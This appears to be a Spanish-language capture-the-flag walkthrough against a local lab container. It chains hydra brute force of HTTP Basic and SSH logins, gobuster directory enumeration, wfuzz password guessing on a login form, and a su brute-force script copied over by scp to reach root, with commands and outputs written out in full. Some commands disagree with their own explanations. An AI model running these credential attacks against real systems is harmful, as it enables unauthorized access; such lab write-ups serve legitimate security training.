


Vemos que el servicio http, nos pide que inicie sesión.



Haremos un ataque de fuerza bruta con hydra con los siguientes parametros.

-C /ruta/al/archivo → usa un **archivo de combinaciones**. Cada línea debe estar en el formato usuario:contraseña. Hydra leerá esas líneas y probará cada par tal cual.

-s 80 → puerto a usar (aquí el puerto 80, típico de HTTP). Es redundante en este caso porque http-get por defecto usa 80, pero fuerza el puerto.

http-get → módulo/servicio que indica a hydra que pruebe autenticación HTTP vía GET. Esto normalmente se usa contra recursos que requieren HTTP Basic (o similar) auth. No es el módulo correcto para sitios con formularios HTML (para formularios se usa http-form-post o http-get-form con parámetros).

```
> hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 172.17.0.2 -s 80 http-get /
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-15 21:40:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking http-get://172.17.0.2:80/
[80][http-get] host: 172.17.0.2 login: httpadmin password: fhhttpadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-15 21:40:48
```

Ahora que tenemos las credenciales, podemos poner la contraseña y ejecutar burp suite para tener más información.



```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Basic aHR0cGFkbWluOmZodHRwYWRTaW4=
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Sat, 28 Jun 2025 11:36:18 GMT
11 If-None-Match: "29cd-638a033f6d080-gzip"
12 Priority: u=0, i
13
14
```

Con gobuster ahora que tenemos la Authorization lo que haremos será listar directorios con los siguientes parametros.

-H "Authorization: Basic aHR0cGFkbWluOmZodHRwYWRtaW4="

Añade una cabecera HTTP personalizada en **todas** las peticiones. es la cabecera de **Basic Auth** que sacamos con Burp.

```
[sudo] gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -H "Authorization: Basic aHR0cGFkbWluOmZodHRwYWRtaW4=" -t 100 -k -f
[sudo] contraseña para caan31:


gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,py,txt
[+] Follow Redirect: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/login.php (Status: 200) [Size: 2798]
/index.html (Status: 200) [Size: 10701]
Progress: 22312 / 1102790 (2.02%)^C
```

Ahora que tenemos un login.php lo vamos a explorar.



Despues de varias pruebas, volvemos a utilizar burp para obtener más información y poder hacer algo con eso.

```
Send [Settings] Cancel < >

Request
Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://172.17.0.2
10 Authorization: Basic aHR0cGFkbWluOmZodHRwYWRtaW4=
11 Connection: keep-alive
12 Referer: http://172.17.0.2/login.php
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=admin
```

Utilizando la herramienta wfuzz vamos a encontrar la contraseña de admin.

wfuzz

La herramienta (web fuzzer / brute-forcer para aplicaciones web).

-c

Coloriza la salida (más legible en terminal).

-z file,/usr/share/wordlists/rockyou.txt

-z define el payload (fuente de datos). file,PATH indica que se leerá la wordlist desde ese archivo: en este caso rockyou.txt (lista de contraseñas). Por cada línea de esa lista wfuzz hará una prueba.

-t 50

Threads concurrentes: 50 peticiones en paralelo. Aumenta velocidad, pero también carga y ruido en el objetivo.

--hh=2848

Ocultar (hide) las respuestas cuyo número de caracteres en el cuerpo sea 2848. Es una forma común de filtrar la página de "login fallido" (si esa página tiene siempre ese tamaño) para que wfuzz muestre sólo respuestas con tamaños distintos — posibles indicios de login correcto u otra respuesta útil. En wfuzz hay filtros similares para códigos (--hc), líneas (--hl) y palabras (--hw).

-H "Authorization: Basic aHR0cGFkbWluOmZodHRwYWRtaW4="

Añade esa cabecera HTTP en todas las peticiones. Decodificando la Base64 aHR0cGFkbWluOmZodHRwYWRtaW4= obtienes httpadmin:fhttpadmin (usuario:contraseña). Con esto pruebas el formulario mientras el servidor también recibe la cabecera Basic Auth — útil si la página requiere autenticación HTTP además del formulario.

-H "Content-Type: application/x-www-form-urlencoded"

Indica que el cuerpo POST es un formulario web estándar (clave=valor), que es lo que login.php esperará normalmente.

-d "username=admin&password=FUZZ"

Cuerpo de la petición POST. FUZZ es el marcador que wfuzz sustituye por cada entrada de la wordlist (cada contraseña de rockyou.txt). Estás probando el usuario fijo admin con cada contraseña.


http://172.17.0.2/login.php

URL objetivo (la acción del formulario).

```
Wfuzz -c -z file,/usr/share/wordlists/rockyou.txt -t 50 --hh:2848 -H "Authorization: Basic aW50aGVudG91b290bWVWMTAw" -H "Content-Type: application/x-www-form-urlencoded" -d "username=admin;password=fuzz" http://172.17.0.2/login.php
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://172.17.0.2/login.php
Total requests: 14344392

ID      Response  Lines  Word  Chars  Payload
-----
000000027: 200      84 L   236 W   2924 Ch  "chocolate"
```

Encontramos un usuario



Ahora utilizaremos hydra para encontrar la contraseña por ssh.

Intentamos hacer una escalada de privilegios, pero no encontramos ninguna forma, así que utilizaremos una herramienta para hacer fuerza bruta al usuario root.

```
> hydra -l balutin -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not u

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-1
[WARNING] Many SSH configurations limit the number of parallel tasks, it
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: balutin  password: estrella
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not co
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-1
> ssh balutin@172.17.0.2
balutin@172.17.0.2's password:
Linux 63c3216c49b7 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1ka

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
balutin@63c3216c49b7:~$
```

Despues al intentar con wget, curl, no tenemos éxito para compartir esta herramienta y como sabemos el usuario y la contraseña de ssh, lo compartiremos por scp.

```
> scp rockyou.txt balutin@172.17.0.2:/home/balutin
balutin@172.17.0.2's password:
rockyou.txt                                100% 133MB 223.5MB/s   00:00
> scp Linux-Su-Force.sh balutin@172.17.0.2:/home/balutin
balutin@172.17.0.2's password:
Linux-Su-Force.sh                        100% 1600    1.5MB/s   00:00
```

Ahora lo ejecutamos y nos da la contraseña

```
balutin@63c3216c49b7:~$ ./Linux-Su-Force.sh root rockyou.txt [
```

```
Contraseña encontrada para el usuario root: rockyou
```

Somos root.

```
balutin@63c3216c49b7:~$ su root
Password:
root@63c3216c49b7:/home/balutin# whoami
root
```